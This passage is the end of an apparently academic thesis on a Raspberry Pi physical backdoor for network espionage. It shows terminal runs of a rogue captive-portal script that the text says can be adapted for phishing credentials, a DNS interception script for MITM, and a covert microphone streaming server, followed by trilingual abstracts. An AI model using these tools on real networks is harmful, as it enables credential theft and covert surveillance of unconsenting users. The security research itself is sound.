



FIGURE B.15 – Capture de paquets 802.11 lors de la dé-authentification

B.5 CAPTIVE.sh


Ce script a pour but de réaliser du phishing, permet de démarrer un point d'accès afin de réaliser un captive portal selon une configuration en argument comme le démontre la figure

suivante :



```
v — ssh root@192.168.1.253 — 80x5
root@raspberrypi:~# ./CAPTIVE.sh USTHB_CAPTIVE cri_2021 wlan1
```

FIGURE B.16 – Exécution du captive portal



```
v — ssh root@192.168.1.253 — 80x10
root@raspberrypi:~# Configuration file: hostapd.conf
PHP 7.3.27-1+deb10u1 Development Server started at Sun May 2 08:13:28 2021
(Listening on http://192.168.0.1:80)
Document root is /root
Press Ctrl-C to quit.
wlan1: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan1 with hwaddr 84:16:f9:0b:8d:58 and ssid "USTHB_CAPTIVE"
wlan1: interface state COUNTRY_UPDATE->ENABLED
(wlan1: AP-ENABLED)
root@raspberrypi:~#
```

FIGURE B.17 – Lancement du captive portal

Suite à une authentification par un terminal, on remarque que la page du captive portal apparaît :




FIGURE B.18 – Résultat de l'authentification au captive portal

Cette page est basic, cependant elle peut être modifiée en page de phishing afin de forcer l'utilisateur à interagir, pour récupérer des identifiants ou bien gérer la crise de perte d'accès au réseau WLAN victime dans certaines conditions.

B.6 GET_DNS.py

Ce script permet d'intercepter les requêtes DNS des terminaux sous MITM




```
TOOLS — ssh root@192.168.1.253 — 58x6
[root@raspberrypi:~# chmod +x GET_DNS.py
[root@raspberrypi:~# ./GET_DNS.py &
[1] 8276
[root@raspberrypi:~# (ping usthb.dz >/dev/null)
b8:27:eb:ec:ef:bb | 192.168.1.253 --> usthb.dz
b8:27:eb:ec:ef:bb | 192.168.1.253 --> usthb.dz)
```

FIGURE B.19 – Interception des requêtes DNS utilisateurs

On remarque l'adresse physique de l'initiateur de la requête, suivi de son adresse IP, et le nom de domaine demandé par son terminal.

B.7 MIC_STREAM.sh

C'est un script permettant de lancer un serveur HTTP hébergeant une écoute vocale à l'aide du microphone intégré au dispositif :



```
v — pi@raspberrypi: ~/BACKDOOR/TOOLS — ssh pi...
[pi@raspberrypi:~/BACKDOOR/TOOLS $ chmod +x MIC_STREAM.sh
[pi@raspberrypi:~/BACKDOOR/TOOLS $ ./MIC_STREAM.sh
Open http://192.168.1.253:8888/ecoute.mp3]
```

FIGURE B.20 – Lancement du serveur d'écoute vocal




FIGURE B.21 – Test du serveur d'écoute vocal

Résumé

Dans le cadre de l'écoute et du cyber-espionnage de réseaux et des systèmes informatiques, l'implémentation d'une solution physique est sans doute plus efficace qu'une solution logiciel sur le plan de la persistance, le contrôle et la furtivité, en s'appuyant sur des failles humaines, d'ignorance, d'insuffisance budgétaire, ressemblance d'équipements ou de défaillances orchestrées aux divers scénarios possibles, concrétisée par un mini-serveur UNIX, doté d'une panoplie d'option physique et logiciel adaptable aux circonstances, basé physiquement sur un nano-ordinateur monocarte à processeur ARM, avec la possibilité de lui fournir une connectivité et alimentation propre en plus de l'équipement en question.

Mots-clés : Espionnage, Écoute, MITM, Backdoor, UNIX

Abstract

In the context of cyber espionage of networks and information systems, the physical solution is undoubtedly more effective than a software solution in terms persistence, control and stealth, relying on human flaws, ignorance, lack of budgets, similarity of equipment or fabricated failures through different scenarios and attacks, Which is embodied by a mini UNIX server, equipped with a set of hardware and software options that are adaptable to the conditions, and this is through a single-board nano-computer with an ARM processor, with the ability to provide external communication and special feed in addition.

Keywords : Spying, Networks, Physical Backdoor, MITM, UNIX

مختصر

في سياق التجسس السيبراني للشبكات والأنظمة المعلوماتية، فإن الحل المادي هو بلا شك أكثر فاعلية من حل برمجي من حيث الرسوخ، السيطرة والتخفى، بالاعتماد على العيوب البشرية، الجهل المعلوماتي، نقص الميزانيات ، تشابه المعدات أو الأعطال المفبركة من خلال سيناريوهات و هجمومات مختلفة ، والذي يتجسد بواسطة خادم UNIX مصغر، و مجهز بمجموعة من الخيارات المادية والبرمجية القابلة للتكيف مع الظروف وهذا من خلال نانو كمبيوتر أحادي اللوحة ذو معالج ARM ، مع إمكانية توفير إتصال خارجي و تغذية خاصة .

الكلمات الدالة : الحوسنة، الشبكات، التجسس السيبراني، نانو كمبيوتر

